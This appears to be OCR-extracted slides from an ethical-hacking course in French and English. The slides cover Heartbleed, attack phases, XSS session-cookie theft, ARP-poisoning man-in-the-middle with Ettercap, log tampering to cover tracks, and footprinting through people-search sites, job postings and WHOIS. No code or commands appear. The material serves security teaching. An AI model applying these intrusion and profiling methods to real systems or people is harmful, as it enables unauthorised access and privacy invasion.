
Client

Server, send me  
this 4 letter word  
if you are there:  
"bird"

bird

Server

has connected.  
User Bob has  
connected. User  
Alice wants 4  
letters: **bird**. Server  
master key is  
31431498531054  
User Carol wants  
change password  
"password 123" ...



## Heartbeat – Malicious usage

Client

Server, send me  
this 500 letter  
word if you are  
there: "bird"

**bird. Server**  
**master key is**  
**31431498531054.**  
**User Carol wants**  
**to change**  
**password to**  
**"password 123"...**

Server

has connected.  
User Bob has  
connected. User  
Mallory wants 500  
letters: **bird. Server**  
**master key is**  
**31431498531054.**  
**User Carol wants**  
**to change password**  
**"password 123" ...**

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > www.gemalto.com

## SSL Report: www.gemalto.com (91.241.42.157)

Assessed on: Sat, 13 Jan 2018 10:23:47 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)

### Summary

#### Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

DNS Certification Authority Authorization (CAA) Policy found for this domain. [MORE INFO »](#)

<https://www.ssllabs.com/ssltest/analyze.html?d=www.gemalto.com>

## Strict Transport Security

**20,764**

Sites that support **HTTP Strict Transport Security**

15.3 % of sites surveyed

+ 350 since previous month

## CAA

**3,797**

Sites that support **Certification Authority Authorization (RFC 6844)**

2.8 % of sites surveyed

- 59 since previous month

## Sites that require RC4

**4**

Sites that support only **RC4 cipher suites**

0.0 % of sites surveyed

- 1 since previous month

## Heartbleed


**86**

Sites vulnerable to the **Heartbleed Bug**


0.1 % of sites surveyed

- 9 since previous month

## Protocol Support



## Key Exchange Strength



# 2015 - #OpFrance

A screenshot of a hacked website displayed in Windows Internet Explorer. The URL in the address bar is circled in red: <http://www.allo-facades-devianne.fr/>. The page content is as follows:

**.. : Hacked By rojo FALLAGA-TEAM : ..**

| Is no God but Allah : Mohammed is the Messenger of Allah |

| Scroll Down > Read & Listen > Understand |

~ All Muslims ~

من هو محمد الذي يتبعه أكثر من مليار مسلم

Who is Mohammed that is followed by more than one billion Muslims?

هل هو عالم مبجل ومميز؟

Is he a venerable scientist?


Speed up browsing by disabling add-ons.

Choose add-ons Ask me later

# #OpFrance

# 2014 - Apple attack

✗ Jennifer Lawrence



# 2017 - 2013 - On the dark side...



# Price of your assets



# Demo

★ TOR

# SOCIAL ENGINEERING SPECIALIST

Because there is no patch  
for human stupidity

identity theft

passport social networking travel steal trash elderly  
credit cards privacy social security number shred  
date of birth driver's license employer bank account  
address vulnerable policy numbers phone statements  
mailing lock name target safety  
trusting open



C|EH  
EC-COUNCIL

EC-COUNCIL



## ➤ Attack phases

# What does a hacker do?


- **Phase I:** Reconnaissance / Intelligence gathering
  - Passive: Google / Social Networks / Maltego / whois
  - Active: SE
- **Phase II:** Scanning (active)
  - Pre-exploitation phase (pre-attack):
    - Vulnerability analysis: nmap, Nessus
  - OS Fingerprinting, port scanning,...
- **Phase III:** Gaining access
  - Exploitation: Metasploit
    - DOS, session hijacking, password cracking
    - Privilege escalation
  - Post-exploitation
- **Phase IV:** Maintaining access
  - RAT installation
  - Exfiltration tools
- **Phase V:** Covering tracks
- **Phase VI:** Reporting

# Cas 1 : Scénario d'intrusions

## Vol de cookie de session:

- Le forum du site web cible contient une vulnérabilité **XSS**
- Utilisation de XSS pour **voler le cookie de session** de la victime
- **Accès à l'application web** avec le cookie de session de la victime
- Le site web permet de récupérer les informations personnelles de la victime (photos)

# Cas 1 : Scénarii d'intrusions




## Cas 2 : Scénarii d'intrusions

### Man In The Middle en entreprise:

- L'attaquant connecte sa machine **Kali** sur le réseau
- L'attaquant connaît:
  - L'adresse IP de la machine de la victime
  - L'adresse IP de la Gateway
- L'attaquant utilise Ettercap pour se positionner entre la machine de la victime et la Gateway en effectuant un **ARP poisoning**
- L'attaquant peut donc voir le trafic **HTTP** qui transite entre la victime et internet et accéder aux noms d'utilisateur et aux mots de passe des sites visités
- Si la victime n'est pas prudente et ne tient pas compte des avertissements concernant les certificats (dans le cadre de l'utilisation d'un site web en **HTTPS**), l'attaquant peut également accéder au nom d'utilisateur et au mot de passe d'un site bancaire par exemple

## Cas 2 : Scénarii d'intrusions



# What Does a **Hacker** Do?



CEH  
Cybersecurity

EC-COUNCIL

# Phase 1 - Reconnaissance



Reconnaissance refers to the preparatory phase where an **attacker** seeks to **gather information** about a target prior to launching an attack



Could be the future point of return, noted for ease of entry for an attack when more about the **target** is known on a broad scale



Reconnaissance target range may include the **target organization's clients, employees, operations, network, and systems**

1

2

3

# Phase 1 - Reconnaissance

## Reconnaissance Types

### Passive Reconnaissance

- Passive reconnaissance involves acquiring information without directly interacting with the target
- For example, searching public records or news releases

### Active Reconnaissance

- Active reconnaissance involves interacting with the target directly by any means
- For example, telephone calls to the help desk or technical department



CEH  
Cybersecurity

EC-COUNCIL

# Phase 2 - Scanning

## Pre-Attack Phase

Scanning refers to the pre-attack phase when the attacker scans the network for specific information on the basis of information gathered during reconnaissance



## Port Scanner

Scanning can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners, etc.



## Extract Information

Attackers extract information such as computer names, IP address, and user accounts to launch attack



# Phase 3 – Gaining Access

Gaining access refers to the point where the attacker obtains access to the operating system or applications on the computer or network

The attacker can escalate privileges to obtain complete control of the system. In the process, intermediate systems that are connected to it are also compromised

The attacker can gain access at the operating system level, application level, or network level

Examples include password cracking, buffer overflows, denial of service, session hijacking, etc.



# Phase 4 – Maintaining Access



Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system



Attackers use the compromised system to launch further attacks



Attackers may prevent the system from being owned by other attackers by securing their exclusive access with Backdoors, RootKits, or Trojans



Attackers can upload, download, or manipulate data, applications, and configurations on the owned system



# Phase 5 – Covering Tracks

Covering tracks refers to the activities carried out by an attacker to hide malicious acts

The attacker's intentions include: Continuing access to the victim's system, remaining unnoticed and uncaught, deleting evidence that might lead to his prosecution



The attacker overwrites the server, system, and application logs to avoid suspicion






➤ Tools for reco

# Footprinting Threats

- Attackers gathers valuable **system-level information** such as account details, operating system and other software versions, server names, and database schema details from footprinting techniques



CEH  
Cybersecurity

EC-COUNCIL

# Footprinting Through Search Engines

- Attackers use search engines to **extract information about a target** such as technology platforms, employee details, login pages, intranet portals, etc. which helps in performing social engineering and other types of advanced system attacks
- Search engine **cache may provide sensitive information** that has been removed from the World Wide Web (WWW)

The image displays four search engine interfaces side-by-side:

- Google India:** Shows the classic Google logo and a search bar with "Google search" and "I'm Feeling Lucky" buttons. It also includes language tools and a note that Google is offered in multiple Indian languages.
- Bing:** Features the Bing logo and a search bar. Navigation links for Web, Images, Videos, News, Maps, and More are at the top. Below the search bar are options for "Show all" and "Only from India".
- Ask:** Shows the Ask logo and a search bar with a blue "Search" button. The interface is clean and modern.
- Yahoo:** Displays the Yahoo logo and a search bar with a yellow "Search" button. Navigation links for Web, Images, Video, Local, Shopping, News, and More are at the top. The footer includes copyright information for 2010 and links for Page Tour, Privacy / Legal, About Our Ads, and Submit Your Site.



**EC-COUNCIL**

<http://www.adbs.fr/outils-de-recherche-web-828.htm>

# Collect Location Information



- Use GoogleEarth tool to get the location of the place



<http://earth.google.com>



CEH  
Cybersecurity

EC-COUNCIL

# People Search

The people search returns the following information about a person:



Residential addresses



Contact numbers



Date of birth



E-mail addresses



Satellite pictures of the private residences



## Premium Public Records (24)

ALL peoplesearch

Bill Clinton (age: 76)  
84044 PACIFICA, CA - [view details](#)

Bill Clinton (age: 62)  
61571 WASHINGTON, IL - [view details](#)

Bill Clinton (age: 62)  
San Mateo, CA - [view details](#) | [background check](#)

100 entries for Bill Clinton found in:  
California, Florida, Texas, New Jersey, Tennessee, New York,  
Missouri, Arizona, Georgia, Oklahoma, ...

## Your Report:

[Overview](#)

[People Search Report](#)

[Death Records](#)

[Marriage And Divorce Records](#)

[View All](#)

## Your Search:

Name: Lori Ortiz  
15050 NE 99th Way  
Bellevue, WA 98004

Address: Phone Number: (425) 555-XXXX

Aliases: 1) Lorry Ortiz  
2) Samatha Ortiz

Age: 37



**EC-COUNCIL**

<http://www.peekyou.com/france/>

# Gather Information from Financial Services

Google Finance



Yahoo Finance



**CEH**  
Certified Ethical Hacker

EC-COUNCIL

# Footprinting Through Job Sites

You can gather a **company's infrastructure details** from job postings



## Look for these information:

- Job requirements
- Employee's profile
- Hardware information
- Software information

Job ID  
17123-8554870-6  
42319173004

Location  
Boca Raton, FL 33487  
  
Job Status  
IT/Software Development

[Apply Now](#)



Become a Fan on  
[facebook](#)

**Network Administrator, Active Directory, Citrix, Exchange**

### Job Description:

- Design and implement technical solutions on the Windows platform to support business requirements
- Support existing Windows Infrastructure including: Active Directory 2003, SMS, SUS, Citrix Metaframe, SQL Server, SQL Clusters, Exchange 5.5, Exchange 2003, VM Ware, Veritas backup software, Account and server security, Disaster Recovery services, RAID technologies, and Fibre/SAN disk solutions.

### Job Experience:

- 5 or more years experience working in IT implementing and supporting a global business
- Prior experience in supporting a global Windows server and Domain Infrastructure
- Experience implementing and supporting Active Directory, Citrix Metaframe, SQL Server, SQL Cluster, DNS, DHCP, WINS, and Exchange 2003 in an Enterprise environment
- Very strong systems troubleshooting skills
- Experience in providing 24-hour support to a global enterprise as part of an on-call rotation
- Effective interpersonal skills with the ability to be persuasive
- Other skills: Building Effective Teams, Action Oriented Peer Relationships, Customer Focus, Priority Setting, Problem Solving, and Business Acumen
- Bachelor's Degree or equivalent experience
- MCSE (2003) certification a plus, Citrix Certification a plus




**CEH**  
CERTIFIED EXPERT

**EC-COUNCIL**

# Competitive Intelligence Gathering



Compare your products with your competitors' offerings



Analyze your market positioning compared to the competitors



Pull up a list of competing companies in the market



Extract salespersons' war stories on how deals are won and lost in the competitive arena



Produce a profile of the CEO and the entire management staff of the competitor



# WHOIS Lookup

WHOIS databases are maintained by Regional Internet Registries and contain the **personal information of domain owners**

